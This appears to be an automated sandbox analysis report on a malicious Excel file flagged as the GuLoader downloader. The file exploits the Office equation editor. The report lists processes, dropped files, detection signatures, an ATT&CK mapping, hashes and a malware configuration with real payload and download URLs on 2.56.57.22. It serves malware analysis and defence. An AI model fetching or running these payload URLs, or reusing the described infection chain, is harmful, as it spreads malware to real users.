ID: 635062
Sample Name:
#confirmaci#U00f3n+y+correcci#U00f3n+de+la+direccion.xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 12:01:07
Date: 27/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

#confirmaci#U00f3n+y+correcci#U00f3n+de+la+direccion.xls


Overview

General Information

Sample Name:	#confirmaci#U00f3n+y+correcci#U00f3n+de+la+direccion.xls
Analysis ID:	635062
MD5:	3fed4357a9a31f6.
SHA1:	b10fe00a3142c3..
SHA256:	bc03e79179795e..
Tags:	xlsx
Infos:	



Detection




GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Sigma detected: EQNEDT32.EXE c…
- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Office document tries to convince v…
- Antivirus / Scanner detection for sub…
- Sigma detected: File Dropped By EQ…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for dom…
- Multi AV Scanner detection for drop…
- Yara detected GuLoader
- Office equation editor starts process…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 3004 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
- EQNEDT32.EXE (PID: 1112 cmdline: "C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - venxajlddf.exe (PID: 2944 cmdline: C:\Users\user\AppData\Roaming\venxajlddf.exe MD5: 2A384E15F8133C8B9ECEFA4DA1D96CEE)
- **cleanup**

Malware Configuration

Threatname: GuLoader


```
{
  "Payload URL": "http://2.56.57.22/yendexoriginwithoutfilter_rctcon218.bin\u000b"
}
```


Yara Signatures

Initial Sample

Source	Rule	Description	Author	Strings
sheet1.xml	INDICATOR_XML_LegacyDrawing_AutoLoad_Document	detects AutoLoad documents using LegacyDrawing	ditekSHen	• 0x291:$s1: <legacyDrawing r:id=" • 0x2b9:$s2: <oleObject progId=" • 0x30b:$s3: autoLoad="true"

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.1181440399.0000000003F30000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Sigma Signatures

Exploits

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Antivirus / Scanner detection for submitted sample

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Machine Learning detection for sample

Exploits

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Office equation editor establishes network connection

Software Vulnerabilities

Shellcode detected

Networking

C2 URLs / IPs found in malware configuration

System Summary

Malicious sample detected (through community Yara rule)

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Office equation editor drops PE file

Data Obfuscation


Malware Analysis System Evasion

Tries to detect virtualization through RDTSC time measurements

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Scripting	Path Interception	1 Access Token Manipulation	1 Masquerading	OS Credential Dumping	2 1 Security Software Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot
Default Accounts	1 Native API	Boot or Logon Initialization Scripts	1 1 Process Injection	1 Disable or Modify Tools	LSASS Memory	1 Virtualization/Sandbox Evasion	Remote Desktop Protocol	1 Clipboard Data	Exfiltration Over Bluetooth	1 3 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	2 2 Exploitation for Client Execution	Logon Script (Windows)	Logon Script (Windows)	1 Virtualization/Sandbox Evasion	Security Account Manager	1 Remote System Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Access Token Manipulation	NTDS	3 File and Directory Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 2 1 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 1 Process Injection	LSA Secrets	1 5 System Information Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Scripting	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	2 Obfuscated Files or Information	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Software Packing	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 Timestomp	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
#confirmaci#U00f3n+y+correcci#U00f3n+de+la+direccion.xls	55%	Virustotal		Browse
#confirmaci#U00f3n+y+correcci#U00f3n+de+la+direccion.xls	23%	Metadefender		Browse
#confirmaci#U00f3n+y+correcci#U00f3n+de+la+direccion.xls	59%	ReversingLabs	Document-Office.Exploit.CVE-2017-11882	
#confirmaci#U00f3n+y+correcci#U00f3n+de+la+direccion.xls	100%	Avira	EXP/CVE-2017-11882.Gen	
#confirmaci#U00f3n+y+correcci#U00f3n+de+la+direccion.xls	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\droidttrre[1].exe	32%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\droidttrre[1].exe	38%	ReversingLabs	Win32.Downloader.GuLoader	
C:\Users\user\AppData\Local\Temp\ARMOURY CRATE eGPU Product.exe	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\ARMOURY CRATE eGPU Product.exe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\MsMpLics.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\MsMpLics.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\System.IO.FileSystem.Watcher.dll	0%	Metadefender		Browse

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\System.IO.FileSystem.Watcher.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\avutil-54.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\avutil-54.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\lang-1045.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\lang-1045.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\nsoF8F7.tmp\System.dll	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nsoF8F7.tmp\System.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\p11-kit-trust.dll	0%	ReversingLabs		
C:\Users\user\AppData\Roaming\venxajlddf.exe	32%	Metadefender		Browse
C:\Users\user\AppData\Roaming\venxajlddf.exe	38%	ReversingLabs	Win32.Downloader.GuLoader	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
2.2.EQNEDT32.EXE.5a9b33.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://subca.ocsp-certum.com05	0%	URL Reputation	safe	
http://2.56.57.22/droidttrre.exej	0%	Avira URL Cloud	safe	
http://ocsp.thawte.com0	0%	URL Reputation	safe	
http://subca.ocsp-certum.com02	0%	URL Reputation	safe	
http://subca.ocsp-certum.com01	0%	URL Reputation	safe	
http://2.56.57.22/droidttrre.exeooC:	0%	Avira URL Cloud	safe	
http://2.56.57.22/droidttrre.exe	12%	Virustotal		Browse
http://2.56.57.22/droidttrre.exe	100%	Avira URL Cloud	malware	
http://www.avast.com0/	0%	URL Reputation	safe	
http://2.56.57.22/droidttrre.exeP	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://2.56.57.22/yendexoriginwithoutfilter_rctcon218.bin	true		unknown
http://2.56.57.22/droidttrre.exe	true	• 12%, Virustotal, Browse • Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://crl.certum.pl/ctsca2021.crl0o	EQNEDT32.EXE, 00000002.00000002.975232568.000000000056C000.00000004.00000020.00020000.00000000.sdmp, droidttrre[1].exe.2.dr, venxajlddf.exe.2.dr	false		high
http://creativecommons.org/licenses/by-sa/4.0/	folder-publicshare.png.4.dr	false		high
http://repository.certum.pl/ctnca.cer09	EQNEDT32.EXE, 00000002.00000002.975232568.000000000056C000.00000004.00000020.00020000.00000000.sdmp, droidttrre[1].exe.2.dr, venxajlddf.exe.2.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://crl.thawte.com/ThawteTimestampingCA.crl0	venxajlddf.exe, 00000004.00000002.118102 7714.0000000002B23000.00000004.00000800. 00020000.00000000.sdmp, avutil-54.dll.4.dr	false		high
http://repository.certum.pl/ctsca2021.cer0	EQNEDT32.EXE, 00000002.00000002.97523256 8.000000000056C000.00000004.00000020.000 20000.00000000.sdmp, droidttrre[1].exe.2.dr, venxa jlddf.exe.2.dr	false		high
http://crl.certum.pl/ctnca.crl0k	EQNEDT32.EXE, 00000002.00000002.97523256 8.000000000056C000.00000004.00000020.000 20000.00000000.sdmp, droidttrre[1].exe.2.dr, venxa jlddf.exe.2.dr	false		high
http://subca.ocsp-certum.com05	EQNEDT32.EXE, 00000002.00000002.97523256 8.000000000056C000.00000004.00000020.000 20000.00000000.sdmp, droidttrre[1].exe.2.dr, venxa jlddf.exe.2.dr	false	• URL Reputation: safe	unknown
http://www.symauth.com/rpa00	venxajlddf.exe, 00000004.00000002.118102 7714.0000000002B23000.00000004.00000800. 00020000.00000000.sdmp, avutil-54.dll.4.dr	false		high
http://2.56.57.22/droidttrre.exej	EQNEDT32.EXE, 00000002.00000002.97550583 7.00000000036D0000.00000004.00000800.000 20000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://ocsp.thawte.com0	venxajlddf.exe, 00000004.00000002.118102 7714.0000000002B23000.00000004.00000800. 00020000.00000000.sdmp, avutil-54.dll.4.dr	false	• URL Reputation: safe	unknown
http://subca.ocsp-certum.com02	EQNEDT32.EXE, 00000002.00000002.97523256 8.000000000056C000.00000004.00000020.000 20000.00000000.sdmp, droidttrre[1].exe.2.dr, venxa jlddf.exe.2.dr	false	• URL Reputation: safe	unknown
http://www.nero.com	venxajlddf.exe, 00000004.00000002.118102 7714.0000000002B23000.00000004.00000800. 00020000.00000000.sdmp, avutil-54.dll.4.dr	false		high
http://subca.ocsp-certum.com01	EQNEDT32.EXE, 00000002.00000002.97523256 8.000000000056C000.00000004.00000020.000 20000.00000000.sdmp, droidttrre[1].exe.2.dr, venxa jlddf.exe.2.dr	false	• URL Reputation: safe	unknown
http://2.56.57.22/droidttrre.exeooC:	EQNEDT32.EXE, 00000002.00000002.97521987 7.000000000054F000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://crl.certum.pl/ctnca2.crl0l	EQNEDT32.EXE, 00000002.00000002.97523256 8.000000000056C000.00000004.00000020.000 20000.00000000.sdmp, droidttrre[1].exe.2.dr, venxa jlddf.exe.2.dr	false		high
http://repository.certum.pl/ctnca2.cer09	EQNEDT32.EXE, 00000002.00000002.97523256 8.000000000056C000.00000004.00000020.000 20000.00000000.sdmp, droidttrre[1].exe.2.dr, venxa jlddf.exe.2.dr	false		high
http://www.avast.com0/	venxajlddf.exe, 00000004.00000002.118102 7714.0000000002B23000.00000004.00000800. 00020000.00000000.sdmp, lang-1045.dll.4.dr	false	• URL Reputation: safe	unknown
http://2.56.57.22/droidttrre.exeP	EQNEDT32.EXE, 00000002.00000002.97523256 8.000000000056C000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://nsis.sf.net/NSIS_ErrorError	venxajlddf.exe, 00000004.00000000.963495 241.000000000040A000.00000008.00000001.0 1000000.00000004.sdmp, venxajlddf.exe, 0 0000004.00000002.1180466472.000000000040 A000.00000004.00000001.01000000.00000004.sdmp, droidttrre[1].exe.2.dr, venxajlddf.exe.2.dr	false		high
http://www.symauth.com/cps0(	venxajlddf.exe, 00000004.00000002.118102 7714.0000000002B23000.00000004.00000800. 00020000.00000000.sdmp, avutil-54.dll.4.dr	false		high
http://www.certum.pl/CPS0	EQNEDT32.EXE, 00000002.00000002.97523256 8.000000000056C000.00000004.00000020.000 20000.00000000.sdmp, droidttrre[1].exe.2.dr, venxa jlddf.exe.2.dr	false		high
http://https://github.com/dotnet/runtime	venxajlddf.exe, 00000004.00000002.118070 7853.0000000002870000.00000004.00000800. 00020000.00000000.sdmp, System.IO.FileSy stem.Watcher.dll.4.dr	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
2.56.57.22	unknown	Netherlands		395800	GBTCLOUDUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	635062
Start date and time: 27/05/202212:01:07	2022-05-27 12:01:07 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 22s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	#confirmaci#U00f3n+y+correcci#U00f3n+de+la+direccion.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	5
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLS@4/21@0/1
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 86% (good quality ratio 84.7%) • Quality average: 87.8% • Quality standard deviation: 21.3%

HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .xls • Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Active ActiveX Object • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe
- TCP Packets have been reduced to 100
- Report size getting too big, too many NtCreateFile calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryAttributesFile calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
12:01:43	API Interceptor	121x Sleep call for process: EQNEDT32.EXE modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\droidttrre[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	downloaded
Size (bytes):	1449584
Entropy (8bit):	7.9198763448081495
Encrypted:	false

SSDEEP:	24576:KY9Mbnf2VYqw1ubzB3Gk+VQOIT/DrboejxAseAb7pexIlu7T6SW4gjs2H:39Mbnf5+PwkEs/ToejptpeilqT6SL4
MD5:	2A384E15F8133C8B9ECEFA4DA1D96CEE
SHA1:	346475908F4F76A3C76D7E6D60E58DEBAB862DAA
SHA-256:	401BAE096C7E9DF1B24BF3A34E4A711A2C955700A8B719972B45BDFD10DDEBD2
SHA-512:	73E97BCB16362476259FC154E293EC2B0DAA9FF011902D406330EB3AF7352C9DEC6CBF4709C6C09BA7A0FC18E5FECC8F90D07C64A9F96B7ED071F12ECFCD430
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 32%, Browse • Antivirus: ReversingLabs, Detection: 38%
Reputation:	low
IE Cache URL:	http://2.56.57.22/droidttrre.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_;..Pf.sV..Pf..V`..Pf.Rich.Pf..... .....PE..L.....Oa.....h...*.....@6.....@.....[.....@.....h-.....P... ..... .....text...vf.....h..... ..`.rdata.....I.....@..@.data...x.....@....ndata.....rsrc...h-.....@..@..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\869A5E80.emf

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
